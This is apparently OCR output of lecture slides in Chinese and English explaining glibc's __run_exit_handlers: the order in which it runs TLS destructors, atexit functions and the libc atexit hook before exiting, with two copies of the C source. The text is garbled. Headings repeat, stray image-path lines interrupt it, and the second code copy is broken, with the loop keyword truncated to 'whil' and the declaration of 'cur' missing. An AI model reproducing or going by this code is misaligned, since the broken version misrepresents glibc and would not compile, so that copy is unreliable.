
🟥 Library

🟦 Executable

$ Introduction

__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit




```
$ void
      attribute_hidden
      __run_exit_handlers(int status, struct exit_function_list **listp,
                          bool run_list_atexit, bool run_dtors)
  {
      if (run_dtors)
          __call_tls_dtors();

      while (true)
      {
          struct exit_function_list *cur;
          cur = *listp;

          if (cur == NULL)
              break;

          while (cur->idx > 0)
          {
              struct exit_function *const f = &cur->fns[--cur->idx];
              switch (f->flavor)
              {
                  void (*cxafct)(void *arg, int status);
              case ef_cxa:
                  f->flavor = ef_free;
                  cxafct = f->func.cxa.fn;
                  PTR_DEMANGLE(cxafct);
                  cxafct(f->func.cxa.arg, status);
                  break;
              }
          }
          *listp = cur->next;
      }

      RUN_HOOK(__libc_atexit, ());
      _exit(status);
  }
```

$ Introduction

__run_exit_handlers

- 呼叫 TLS destructor
- 呼叫 atexit function
- 執行 atexit_hook
- 呼叫 sys_exit




```
$ void
    attribute_hidden
    __run_exit_handlers(int status, struct exit_function_list **listp,
                        bool run_list_atexit, bool run_dtors)
{
    if (run_dtors)
        __call_tls_dtors();

    whil
    {
        if (cur == NULL)
            break;

        while (cur->idx > 0)
        {
            struct exit_function *const f = &cur->fns[--cur->idx];
            switch (f->flavor)
            {
                void (*cxafct)(void *arg, int status);
            case ef_cxa:
                f->flavor = ef_free;
                cxafct = f->func.cxa.fn;
                PTR_DEMANGLE(cxafct);
                cxafct(f->func.cxa.arg, status);
                break;
            }
        }
        *listp = cur->next;
    }

    RUN_HOOK(__libc_atexit, ());
    _exit(status);
}
```

遍歷 tls_dtor_list 並執行對應的 function

$ Introduction

